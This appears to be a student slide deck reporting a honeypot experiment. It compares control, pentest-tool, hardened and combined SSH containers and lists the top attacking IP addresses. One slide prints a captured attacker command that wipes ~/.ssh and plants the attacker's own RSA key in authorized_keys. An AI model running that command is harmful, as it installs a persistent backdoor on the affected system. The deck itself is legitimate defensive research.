



# Honeypot Research Presentation

Nkunim Antwi, Ananya Nadig, Richard Strucko,  
Aman Thanvi



## Our Goals

To analyze the behavior of attackers in 3 different scenarios:

- ◆ When faced against penetration testing tools
- ◆ When faced with a difficult entry point
- ◆ When faced against both of the above scenarios



## Hypothesis

Our hypothesis was that each of our treatments would cause different behavior from hackers, depending on the presumed realism of the honeypot.



# Hypothesis

## In comparison to the control instance

- ◆ The hardened container will seem fairly realistic to the attacker causing them to spend more time in the instance
- ◆ The container containing penetration testing tools may seem more obviously a honeypot causing the attacker to leave
- ◆ The container containing both treatments would be more realistic, causing the hacker to fear that container's owner and leave



# Our Experiment

## Independent Variables:

- ◆ Difficult entry point
- ◆ Penetration testing tools

## Dependent Variables:

- ◆ Time taken for an attacker to gain access to a given system
- ◆ Attacker's behavior once they gain access to the machine



---

## Our Scripts – Control

Our control honeypot featured a barebones Ubuntu instance. Its purpose was to provide an instance that we could use to compare with our data from our other instances.

This was the first honeypot that we were able to get working and was the most simple in terms of the technical aspects. Attackers enter through an automatic login through SSH.



---

## Our Scripts – Pentest

This honeypot also featured an Ubuntu instance in which we used:

- ◆ **JohnTheRipper** for brute-forcing passwords
- ◆ **Zmap** for scanning baseline data on the network
- ◆ **Aircrack-NG** for password cracking and Wi-Fi testing
- ◆ **Wireshark** for network analysis

We used the same point of entry as our control instance.



## Our Scripts – Hardened

This container was also an Ubuntu instance that we used difficult/randomized usernames and passwords that created a difficult entry point.

We had various issues with this container that in the end, obstructed us from being able to get any session data.





## Our Scripts – Double

This was our last container which was essentially a combination of our hardened instance and our pentest instance. We were successful in retrieving data for this honeypot. This was also an Ubuntu instance.



## Goals for Analysis

- ◆ Session timestamps to show duration of malicious behavior
- ◆ Attacker keystrokes to determine the hacker's commands
- ◆ Number of login attempts to discern the persistence that an attacker has



## Difficulties



We struggled to get parts of our containers to work despite hours and hours of debugging. Our most difficult container that we worked with was our hardened container that we were unable to get any login attempts or session data for.



# Data Collected

◆ We used Man-In-The-Middle program and focused on

- Manage routing of the public IPs
- Sessions
- Timestamps
- Keystrokes of the attackers
- Command outputs
- Login attempts





## Conclusions

On the hardened aspect of our project we were a bit inconclusive as we did not have the time to get adequate data on it. However, for the instance that had penetration testing tools, we were correct in our hypothesis.



## Interesting Findings

We found this interesting command in the control honeypot

```
root@lxc-host:~/MITM_data/sessions/control# cat control_sessions.txt | grep "^Noninteractive*"
Noninteractive mode attacker command: cat /proc/cpuinfo | grep name | wc -l
Noninteractive mode attacker command: cat /proc/cpuinfo | grep name | wc -l
Noninteractive mode attacker command: cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3N
zaC1yc2EAAAABJQAAAQEArdp4cun2lhr4KUhbGE7VvAcwdli2a8dbnrTOrbMz1+5073fcB0x8NVbUT0bUanUV9tJ2/9p7+vD
0EpZ3Tz/+0kX34uAx1RV/75GV0mNx+9EuW0nvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS
4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnlC8hGmd4Ww+u97
k6pfTGTUbjk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/aut
horized_keys && chmod -R go= ~/.ssh && cd ~
Noninteractive mode attacker command: cat /proc/cpuinfo | grep name | wc -l
```



## Interesting Findings

The IP address that was responsible for the majority of attacks on all the systems was 171.232.4.198. We found that they had attempted to access our containers over 5000 times. We did some research and found that this address originates from Ho Chi Minh City, Vietnam.



# Interesting Findings

Top 10 Attacking IP Addresses on Control Honeypot

171.232.4.198	2025
202.40.190.10	1981
179.43.142.180	594
36.110.228.254	568
111.206.120.172	471
62.210.130.171	412
111.240.30.141	412
2.196.138.199	303
179.43.167.74	279
195.3.147.60	246

Name: IP Address, dtype: int64

Top 10 Attacking IP Addresses on Double Honeypot

171.232.4.198	2021
36.110.228.254	843
111.206.120.172	600
220.132.208.73	412
91.80.132.33	288
193.105.134.95	207
195.3.147.60	193
179.43.167.74	188
211.36.141.30	142
211.36.141.32	142


Name: IP Address, dtype: int64





# Interesting Findings

Top 10 Attacking IP Addresses on Pentest Honeypot



59.32.148.185	2898
171.232.4.198	915
36.110.228.254	467
167.172.74.48	428
179.43.142.180	330
193.105.134.95	297
195.3.147.60	276
107.20.36.43	232
179.43.167.74	217
165.232.88.173	204

Name: IP Address, dtype: int64



---

## Reflection

Overall, we weren't able to get session data to understanding hacking behavior for all our honeypots, but we were able to see the difference in attacker persistence between our Control, Pentest, and Double honeypots.

Additionally, we have learned much about containerization, automatic bash scripting, and the basics of CSec research and how to apply it in the field.



**Thank You**

Questions...?